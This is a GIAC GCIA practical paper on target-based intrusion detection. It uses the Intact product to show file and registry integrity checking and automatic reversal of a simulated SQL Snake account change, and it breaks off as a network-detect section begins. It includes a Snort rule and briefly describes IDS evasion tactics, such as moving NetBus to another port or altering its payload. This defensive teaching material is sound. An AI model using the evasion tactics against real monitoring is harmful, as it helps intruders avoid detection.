Global Information Assurance Certification Paper

Intrusion Detection In Depth

GCIA Practical Assignment

Version 3.2

Lo Kar Ming Alen

CHALLENGE

August 25, 2002

Table of Contents

Assignment 1 – Describe the State of Intrusion Detection

The Last Line of Defense: Target-Based Intrusion Detection System

Introduction

In 1992, Dr. Eugene Spafford and Gene Kim created their first file integrity checker, Tripwire, at the Purdue University and made it an open source software[1]. Tripwire soon becomes one of the standard tools for intrusion analyst and security professionals to assess damages made on their systems after a hack.

The original concept of Tripwire is play a passive and reporting role in intrusion detection and it produces alerts long after the event. Nowadays, new developments on file integrity checkers, such as self-identification of targets, real-time auditing, and real-time reversal of changes, further strengthen their role as the last line of defense against intrusions and worth the name of target-based intrusion detection (TIDS).

In this paper, we will discuss the need for TIDS, unveil the working principle and power of TIDS, and examine the latest development of TIDS using Intact Enterprise 3.3 from Pedestal Software as an example.

Intrusion Detection Revisited

Intrusion detection has been defined as "the process of identifying and responding to malicious activity targeted at computing and networking resources"[2]. According to the information sources for identifying intrusions, we have classify IDS into 4 categories[3]:

- Network-based IDS (NIDS), that collects and analyzes packets flowing on the network. Typical responses to suspected intrusion include generating alerts, logging sessions, and terminating connections, or even blocking future traffic from attackers with the help of a firewall
- Host-based IDS (HIDS), that monitors and examines audit log records produced by the underlying operating system. Once malicious events are identified, it can generate notifications, terminate logon session and even suspect the offering user account
- Application-based IDS, that detects misuse of application system from the audit trail records produced by the application software. If properly configured, the application log can be fed into the HIDS for responses. (e.g. ISS RealSecure Server Sensor)
- Target-based IDS, which monitors changes in targeted objects in the system and generates alerts if necessary.

[1] Tripwire Open Source Project
[2] Edward, p.16.
[3] Rebecca, p.37

However, as described SecurityFocus[4], target-based IDS may also refer to a tailor made network-based IDS that focuses its network traffic monitoring and analysis on several types of attack signatures only. For the sake of discussion in this paper, we limit our definition of TIDS to those systems that detect and response to malicious changes on specific objects in the host.

Why need TIDS?

Current, majority of the IDS, especially the commercial ones, are signature-based. Signature is the pattern used to match against the information source for identification of malicious activities. The pattern could be some information in the TCP/IP headers, such as IP addresses, IP numbers, or port numbers, or content in the payload such as binary, alphanumeric or hexadecimal strings. Using the Snort rule for the Apache Web Server Chunk Handling Vulnerability as an example, an IDS will response if the highlighted patterns (signatures) are identified:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
  (msg:"WEB-MISC Transfer-Encoding\: chunked"; \
   flow:to_server,established;\
   content:"Transfer-Encoding\:"; nocase; \
   content:"chunked"; nocase; \
   classtype:web-application-attack; \
   reference:bugtraq,4474; \
   reference:cve,CAN-2002-0079; reference:bugtraq,5033; \
   reference:cve,CAN-2002-0392; sid:1807; rev:1;)
```

To develop a signature, one needs to obtain the offering code and gain an in-depth understanding and analysis of the intrusion. However, this can only be done after somebody have been compromised. For the above-mentioned Apache vulnerability, the Snort Rule is available on www.snort.org at 18 June 2002 but somebody had reported system compromise through this vulnerability as early as 19 April 2002 (See http://online.securityfocus.com/archive/ 1/278446/2002-06-18/2002-06-24/0 for details).

For signature-based NIDS, they are also subject to collusion, insertion and evasion attacks [5].

An attacker can use non-standard ports for malicious connections or altered payload content to escape the matching of IDS signature and firing of IDS responses. This is called Collusion Attack. For example, one can modify the NetBus server to accept connections from port 23456 rather than the standard port 12345 to collude an Computer Associate eTrust Intrusion Detection. Besides, one can change the NetBus payload content “NetBus 1.7” to something else to nullify an ISS RealSecure network sensor.

If there are differences in the TCP/IP packet handling methods between the NIDS and the targeted host, it is possible for an attacker to craft packets that are accepted

[4] Cliff
[5] Steven

by NIDS but dropped by the target host. This is called Insertion Attack. On the other hand, an attacker can construct packets that are ignored by IDS but accepted by the target host. This is called Evasion Attack.

To compensate the weaknesses of NIDS, one plausible solution is to install HIDS on critical servers to provide the second line of defense. However, the HIDS can only generate responses after the malicious activities had occurred. Moreover, the proper functioning of HIDS depends very much on the correct definition of audit policy setting and availability of audit log record.

No matter it is a NIDS, HIDS or AIDS, they all lacks the ability to identify damages, which is often in form of unauthorized changes files or system configurations, made to the network devices or systems. In view of these, installing a TIDS, which uses no attack signatures and is born to highlight or even reverse changes made by intruders, is needed for establishing a comprehensive intrusion detection architecture.

How TIDS works?

In its simplest form, an IDS consists of 3 basic components:

- A sensor that gather a stream of event records
- An analysis engine that finds signs of intrusion, either signature-wise or behavioral-wise
- A response component that generates reactions based on the outcome of the analysis engine

Following this architecture, let's see the working principle of a TIDS.

Information Source


A TIDS uses the content of the following objects as the information sources in building the baseline snapshot and subsequent comparisons:

- Files and directories/folder
- Registry keys and values
- User and groups properties
- User right settings
- Systems services
- System-wide account policy and audit policy

The specific objects and values to be monitored are defined in a policy file.

Analysis Engine

TIDS takes a quantitative analysis approach to detect intrusion. The heart of TIDS is the cryptographic hash function: MD5 and SHA-1. These functions take an input message of arbitrary length and output fixed-length code called hash or message digest of the original input message. Furthermore, the hash functions have the



following characteristics:

- The same input must always create the same output
- Give the appearance of randomness to prevent guessing of the original message
- Nearly impossible to find 2 messages that produce the same message digest
- Given the input, it is extremely difficult, if not impossible, to ascertain the input message

The TIDS re-calculates the hash values for each objects specified in the policy file, and compare them with the corresponding value in the baseline snapshot. The quantitative analysis can be conducted periodically at user specified intervals or in real-time.

Response

Passive Response


Just as other types of IDS, TIDS notifies the security administrator by writing messages to syslog or event log, generating SNMP traps, sending S/MIME email, creating an output text file, updating an ODBC database, or sending “popup” messages to designated machine using the Messenger service.

Active Response

Some TIDS, such as Intact, provide amazing responses that are not found in other types of IDS: system shutdown and reapply. If the TIDS identifies an intrusion, the software can shutdown the system to prevent further damages or reverse the changes made by intruders with the previously stored data in the baseline snapshot.

Next, we will use Intact Enterprise 3.3 to explain the workings of a typical TIDS, especially the system shutdown and reapply response.

Intact Change Detection System




Intact is a target-based IDS from Pedestal Software, Inc. It has two major components: Intact Intelligence and Intact Enterprise. When installing just the Intact Intelligence on a computer, it can work as a standalone IDS. It can also be a hierarchical IDS with the Intact Enterprise as the central management console with individual Intact Intelligence as the remote agent. Shown below is the working principle of Intact.

As a TIDS, Intact consists of 3 key components: the detection database that contains the hash value or the actual contents of the targeted objects, the optional behavior database that capture changes made during a particular period for auto-configuring the configuration file, and the configuration file that defines what objects to be monitored.

Configuration Editor

Before using Intact to detect and response to unauthorized changes, one must defines the scope of monitoring. This can be achieved by either writing the configuration script or using a configuration editor.


The scope of Intact monitoring covers individual files, subdirectories, registry keys and values, system and security policies, user/group settings, and system services. In addition to the contents of these objects, Intact can be configured to include other attributes, such as modification time of files, access control list of registry keys and bad password counts, in the calculation of hashes.



Self-Identification and Make Configuration


Definition of appropriate configuration has much impact on the effectiveness and efficiencies of the target-based monitoring. If the scope of monitoring is too narrow, certain types of intrusion activities may be omitted. On the other hand, if a wider scope is used, Intact needs substantial CPU time to re-calculate and compare the hashes leading to overall system performance degradation. Furthermore, false positives, such as changes in virtual memory page file or event log files, may also be reported as intrusions.

To help define the configuration file, Intact provides a Self-Identification mode that observes the system and record changes occurring to files, directories and registry keys within the user-defined scope and observation period. When the learning period lapses, user can instruct Intact to utilize the behavior database, which is accumulated during self-identification period, to build a new configuration file. This is



the make-conf mode of Intact.

Obviously, the computer should be run in a controlled environment during the self-identification learning period. Otherwise, malicious activities will be treated as normal and Intact will be nullified. Moreover, it should be noted that the new configuration file will have a scope within that of the supplied configuration file even if the behavior database contains information about objects out of the scope of the supplied configuration file.




Build and Auto Check

After completing the definition of configuration file, user can instruct Intact to build the detection database. Depending on the scope of monitoring, the time requires by this process varies. When completed, it is advisable to sign the detection database using Intact's database signing function to minimize the risk of unauthorized tampering of the database content, and then move the signed database and the Signature Manifest File (which contains all database signatures) to some reliable secondary storage (e.g. CD-RW) for later uses.

Periodically, one can use the Auto Check function to verify if there are any unauthorized changes made to the targeted objects. After restoring the detection database from secondary media and verifying the database signature, security administrator just click on the Auto Check button, and Intact will perform the checking. When completed, an Intact Report screen appears showing the result of checking.

In the SQL Snake attack, an intruder activates the Guest account and put it into the Administrators group. Intact can detect and report the unauthorized changes to the security administrator as shown on this screen print.



Rather than perform the checking manually, busy security

administrator can use the Schedule feature of Intact that schedule the checking automatically on user-defined time intervals.

Real-Time


For some important security events, such as unauthorized use of administrator accounts, unauthorized changes to the default home page, or unauthorized addition of register key, real-time response is preferable than periodic checking. To use the real-time integrity checking feature of Intact, one must define properly the Auditing ACL or let Intact enable the auditing of the underlying operating system. Whenever an auditing event is generated, Intact trigger its change detection on objects and determine whether or not malicious modification has occurred and response accordingly.

Responses

Besides notifying security administrator or executing user defined programs, Intact has two unique responses that are not found in other types of IDS: System Shutdown Process and Reapply Process. When used with real-time integrity checking, these responses can effectively stop further intruder activities.

System Shutdown Process

During the creation of configuration file, the security administrator should identify those critical security events and decide which of these responses to use. To use System Shutdown process, one need to create an action and name a shutdown process, and then designate which the System Shutdown process once unauthorized addition, deletion or changes have been identified. After setting up the process, the remaining steps are aligning them with those critical security events. However, system shutdown should be used with great care; otherwise, this will become another DOS attack against the targeted computer.



Reapply Process

In this response, Intact reverses the unauthorized changes by using the information previously stored in the detection database. In case of registry key and values, the information for reapply is not stored automatically, the security administrator needs to instruct Intact what to store in the preparation of the Intact configuration file.

Although amazing, the reapply response are subject to the limitation of the underlying operating system. Details of the reapply capabilities are listed below:

For files and directories (Windows and Unix): Changes on file attributes, last-

access, last-modified and creation times, files or directories ownership, discretionary access control lists and the system access control lists can be restored back to their original states. If the optional source directory is specified, the file contents are restored from the source location that have the same directory structure as the directory tree being monitored. Files and directories added by intruders can be removed

For registry keys and values (Windows only): Changes made on access control list, ownership and key values can be reverted back to their original states. Extraneous values within the key can be removed.


For Users (Windows only): Changed user account attributes (such as flags, logon hours, logon workstations, account expiration, group memberships, and terminal services parameters) except password can be restored its original states. Deleted users will not be restored but extraneous user accounts will be deleted.

For Groups (Windows only): Changed group comments and memberships can be reversed but deleted group cannot be restored.

For User rights, account policy and audit policy: Changes made on the above policy settings can be restored.

For Services: All changes will be restored except for TagID and login name. If the current running state is being monitored the service will be started or stopped accordingly

For Windows Management Instrumentation Properties (Windows only): The property value will be restored.



Configuring the use of Reapply process is very similar to that in System Shutdown process. After creating the action and naming the Reapply process, the security administrator can complete the task by selecting the appropriate reapply action for those critical objects and then building the detection database. See the screen shots on the previous pages for details.


To illustrate the usefulness of the reapply process, I have applied this response to the Guest account and the Administrators group. After building the detection database, we enabled the real-time integrity checking and the auditing access control list. Next, we simulate the work of the SQL Snake by activating the previous disabled Guest account and adding this account to the Administrators group. After making these changes, we look at the Guest and Administrators group again and noticed that our changes have been reversed. When looking at the Security Event log, we can see that the changes have been reversed in 3 seconds (significantly less than 16 seconds!).

```
Event Type: Success Audit
Event Source:     Security
Event Category:   Account Management
Event ID:   642
Date:       6/15/2002
Time:       11:50:33 PM
User:       WEBSERVER\Administrator
Computer:   WEBSERVER
Description:
User Account Changed:
       Account Enabled.
      Target Account Name:   Guest
      Target Domain:    WEBSERVER
      Target Account ID:
      WEBSERVER\Guest
      Caller User Name:
      Administrator
      Caller Domain:    WEBSERVER
      Caller Logon ID:  (0x0,0xA180)
      Privileges: -
```

```
Event Type: Success Audit
Event Source:     Security
Event Category:   Account
Management
Event ID:   642
Date:    6/15/2002
Time:    11:50:36 PM
User:    NT AUTHORITY\SYSTEM
Computer:   WEBSERVER
Description:
User Account Changed:
       Account Disabled.
      Target Account Name:   Guest
      Target Domain:    WEBSERVER
      Target Account ID:
      WEBSERVER\Guest
      Caller User Name: WEBSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges: -
```

Integrity Protection Driver

If intruders are able to do something at the heart of the operating system, such as installing malicious drivers or system services, their unauthorized activities may bypass detection of the access control mechanisms of the operating system or any other security software that rely on the operating system. On other hand, Intact is running as a service in the hosting computer, unauthorized stopping or removal of the Intact service will nullify the software's intrusion



detection abilities.

To minimize these risks, Intact has an integrity protection driver that disable the addition/change/removal of drivers or system services, effective 20 minutes after system start up, even by the system itself or the administrator.

Conclusion

Signature-based intrusion detection system is inherently running a losing game. Exploit or malicious code writers always outpace the development of IDS signatures. Coupled with the possibilities of insertion, collusion, and denial-of-services attacks against IDS, using solely NIDS and HIDS to protect the networks and systems becoming inadequate. Implementing a TIDS as the last line of defense seems to be an attractive compensating control.

TIDS uses quantitative approach to identify intrusions. Taking Intact as an example, its monitoring scope covers not only file contents and attributes (as in the age of file integrity checker), but also registry values, user/group settings, system policies, drivers, and system services. Due to the strength of the hash algorithm, false negative of TIDS is minimized. When planned and configured properly, TIDS can even provide real-time reversal of intruder attacks, even at the penetration and the control stages. However, care should be taken to properly protect the detection database, as any unauthorized tampering on this blueprint will render subsequent integrity comparisons meaningless.

While real-time reapply process is amazing, the scope should be not be too extensive as there may have impacts on the overall system performance. To ensure timely recovery from intruder attack while minimizing system interruption, it is recommended to establish at least 2 configuration files: one cover only the most critical system components (such as user accounts, groups, and important register keys for using the reapply process), and the other include all important system components, folders and services for periodic unauthorized change detection. Finally, the usage of system shutdown response as intrusion response needs careful scrutiny in consideration of the risk of denial-of-service attacks.

References

Tripwire Open Source Project. “Trip Open Source, Linux Edtion FAQ”.
URL: http://www.tripwire.org/ganda/faq.php#1 (26 June 2002).

Edward G. Amoroso. Intrusion Detection – An Introduction to Internet Surveillance, Correlation, Taps, Trace Back and Response. 1st edition. AT&T laboratories. 1999.

A. Cliff. “IDS Terminology Part 2: H-Z”. 19 July 2001.
URL: http://online.securityfocus.com/infocus/1214 (26 June 2002)

Steven Martin. “Anti-IDS Tools & Tactics”. 22 August 2001.
URL: http://www.sans.org/infosecFAQ/intrusion/anti-ids.htm (25 Dec 2001)

Rebecca Gurley Bace. Intrusion Detection. Macmillan Technical Publishing. 2000.

Baiju Shah. “How to Choose Intrusion Detection Solution”. 24 July 2001.
URL: http://www.sans.org/infosecFAQ/intrusion/choose.htm (25 Dec 2001)

Steven Schupp. “Limitations of Network Intrusion Detection”. 1 December 2000.
URL: http://www.sans.org/infosecFAQ/intrusion/net_id.htm (25 Dec 2001)

Pesdestal Software, Inc. “Intact Change Detection System”. Version 3.3. 2001.
URL: http://www.pedestalsoftware.com/intact/manual/intact.htm (15 May 2002)

Jeff Zahr. “GCIA Practical Assignment Part 1”. 15 Nov 2001.
URL: http://www.giac.org/practical/Jeff_Zahr_GCIA.doc

RSA Laboratories. “What is a hash function?”. 2002.
URL: http://www.rsasecurity.com/rsalabs/faq/2-1-6.html (15 June 2002)

Assignment 2 – Network Detects

Network Detect #1 – SQL Spida - B

Packet Trace

The following is Snort alert and log data:

```
[**] Suspicious SQL Activities [**]
